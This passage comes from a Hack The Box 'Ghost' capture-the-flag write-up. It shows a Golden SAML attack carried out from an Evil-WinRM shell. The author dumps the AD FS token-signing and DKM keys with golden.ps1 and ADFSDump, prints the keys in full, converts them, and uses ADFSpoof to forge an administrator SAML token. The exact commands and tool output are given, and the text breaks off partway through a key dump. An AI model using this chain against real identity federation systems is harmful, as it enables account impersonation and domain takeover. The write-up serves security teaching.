Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adfs_gmsa$\Documents> whoami
ghost\adfs_gmsa$
*Evil-WinRM* PS C:\Users\adfs_gmsa$\Documents>
we can dump the configuration using native modules like AADInternal i guess but there is a powershell that makes our life much easier called golden.ps1
ADFS Dumping then Spoofing
and we got the signing key and the certificate value
*Evil-WinRM* PS C:\programdata> ./golden.ps1
Administrator rights are required to install modules in 'C:\Program Files\WindowsPowerShell\Modules' . Log on to the computer with an account that has Administrator rights, and then try again, or install 'C:\Users\adfs_gmsa$\Documents\Wi
ndowsPowerShell\Modules' by adding "-Scope CurrentUser" to your command. You can also try running the Windows PowerShell session with elevated rights (Run as Administrator).
At C:\programdata\golden.ps1:36 char:9
+ Install-Module -Name SqlServer -Force -AllowClobber
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Install-Module], ArgumentException
    + FullyQualifiedErrorId : InstallModuleNeedsCurrentUserScopeParameterForNonAdminUser,Install-Module
The specified module 'SqlServer' was not loaded because no valid module file was found in any module directory.
At C:\programdata\golden.ps1:38 char:5
+     Import-Module SqlServer
+ ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (SqlServer:String) [Import-Module], FileNotFoundException
    + FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
Encrypted Token Signing Key: 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
Certificate value: 0818F900456D4642F29C6C88D26A59E5A7749EBC
Store location value: CurrentUser
Store name value: My

Name Value
---- -----
Id 35e05578-8f2d-ef11-844c-005056b9626f
StrongAuthRules @RuleTemplate = "LdapClaims" ...
IsWsFed True
EncryptionCert
FederationEndpoint
Name core.ghost.htb
Identity https://core.ghost.htb:8443
SamlResponseSignatureType 1
SignatureAlgorithm http://www.w3.org/2001/04/xmldsig-more#rsa-sha256
IsSaml True
IsEnabled True
DKM Key: FA-DB-3A-06-DD-CD-40-57-DD-41-7D-81-07-A0-F4-B3-14-FA-2B-6B-70-BB-BB-F5-28-A7-21-29-61-CB-21-C7
Domain is: DC=ghost,DC=htb
then the repo advises us to convert them first so we did, time to spoof
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ cat TKSKey.txt | base64 -d > TKSKey.bin
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ cat DKM.txt | tr -d "-" | xxd -r -p > DKM.bin
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$
then we use a tool called ADFSpoof to forge the token of the ADFS service but just so you don't get stuck for as much as i get, the tool we'll use needs python 3.11 so make sure to install 3.11 and set it using pyenv for the local repo at least then install
back to website to get all the info we need for the tool we see that it redirects to federation vhost so lets add it too

here is the tool syntax
--endpoint ENDPOINT: The recipient of the seucrity token. This should be a full URL.
--nameidformat URN: The value for the 'Format' attribute of the NameIdentifier tag. This should be a URN.
--nameid NAMEID: The NameIdentifier attribute value.
--rpidentifier IDENTIFIER: The Identifier of the relying party that is receiving the token.
--assertions ASSERTIONS: The assertions that the relying party is expecting. Use the claim rules output by ADFSDump to ascertain this. Should be a single-line (do not include newlines) XML string.
--config FILEPATH: A filepath to a JSON file containing the above arguments. Optional - use this if you don't want to supply everything over the command line.
these are the option from the git repo and because we don't have --config file we have to specify all the options so lets gather them
A NameID format is a SAML (Security Assertion Markup Language) attribute used in single sign-on (SSO) to define the type of identifier an Identity Provider (IdP) sends to a Service Provider (SP) so because i tried to login using justin username and it told me that it requires mail so i will use an email identified which is this urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress
for the endpoint we'll intercept any login attempt to the federation and see which endpoint we send the SAMLResponse to after the login which is this /adfs/saml/postResponse
POST /adfs/saml/postResponse HTTP/1.1
Host: core.ghost.htb:8443
Cookie: connect.sid=s%3AHf1e9UC-5G2rWXa1uemA8CI6evnrlfey.7%2FxJq4nHk%2BkPP2YrHYQySvBvh0C47%2FXDJrhwIkUr5hQ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
<SNIP>

SAMLResponse=PHNhbWxwOlJlc3BvbnNlIE
we already got the nameid we need to forge which is administrator@ghost.htb and the files we already got the files we need
for the rpidentifier we'll use this https://core.ghost.htb:8443 cause that's what is shown in the identity value of the golden.ps1
and for the assertion i will use the one from the example <Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress"><AttributeValue>robin@doughcorp.com</AttributeValue></Attribute> just will change the identity
this one kept throwing error so lets try the one from the sharpcollection instead
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/ADFSpoof]
└──╼ [★]$ python3 ADFSpoof.py -b TKSKey.bin DKM.bin -s core.ghost.htb saml2 --endpoint https://core.ghost.htb:8443/adfs/saml/postResponse --nameidformat urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress --nameid administrator@ghost.htb --rpidentifier https://core.g
host.htb:8443 --assertions '<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"><AttributeValue>administrator@ghost.htb</AttributeValue></Attribute>'

    ___    ____  ___________                   ____
   / | / __ \/ ____/ ___/____ ____ ____ / __/
  / /| | / / / / /_ \__ \/ __ \/ __ \/ __ \/ /_
 / ___ | / /_/ / __/ ___/ / /_/ / /_/ / /_/ / __/
/_/ | _/_____/_/ /____/ .___/\____/\____/_/
                        /_/

A tool to for AD FS security tokens
Created by @doughsec

Calculated MAC did not match anticipated MAC
Calculated MAC: b'pp\xcc\x9f\x07\x1e_\x99\xdc\xda3\xc1=t\xb8\xb7\xad\xc8\x8e\x95\x9c\xb1\x9a\x91\x00\x8a\x03L\\\x84\xe3\xb8'
Expected MAC: b'O\x83av\x7f\x00\xff\xcc= \xeb\nB\xcaT\xfc\xa2\xa7\xbcCz\xf0M\xfc\x11,4E\x12M|f'
this one returns two private keys and also the issuer is federation not core as i assumed and it also returned the full claim that we can use so lets now forge
*Evil-WinRM* PS C:\programdata> ./ADF.exe
    ___    ____  ___________ ____
   /   |  / __ \/ ____/ ___// __ \__  ______ ___  ____
  / /| | / / / / /_   \__ \/ / / / / / / __ `__ \/ __ \
 / ___ |/ /_/ / __/  ___/ / /_/ / /_/ / / / / / / /_/ /
/_/  |_/_____/_/    /____/_____/\__,_/_/ /_/ /_/ .___/
                                              /_/
Created by @doughsec


## Extracting Private Key from Active Directory Store
[-] Domain is ghost.htb
[-] Private Key: FA-DB-3A-06-DD-CD-40-57-DD-41-7D-81-07-A0-F4-B3-14-FA-2B-6B-70-BB-BB-F5-28-A7-21-29-61-CB-21-C7


[-] Private Key: 8D-AC-A4-90-70-2B-3F-D6-08-D5-BC-35-A9-84-87-56-D2-FA-3B-7B-74-13-A3-C6-2C-58-A6-F4-58-FB-9D-A1


## Reading Encrypted Signing Key from Database
[-] Encrypted Token Signing Key Begin
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
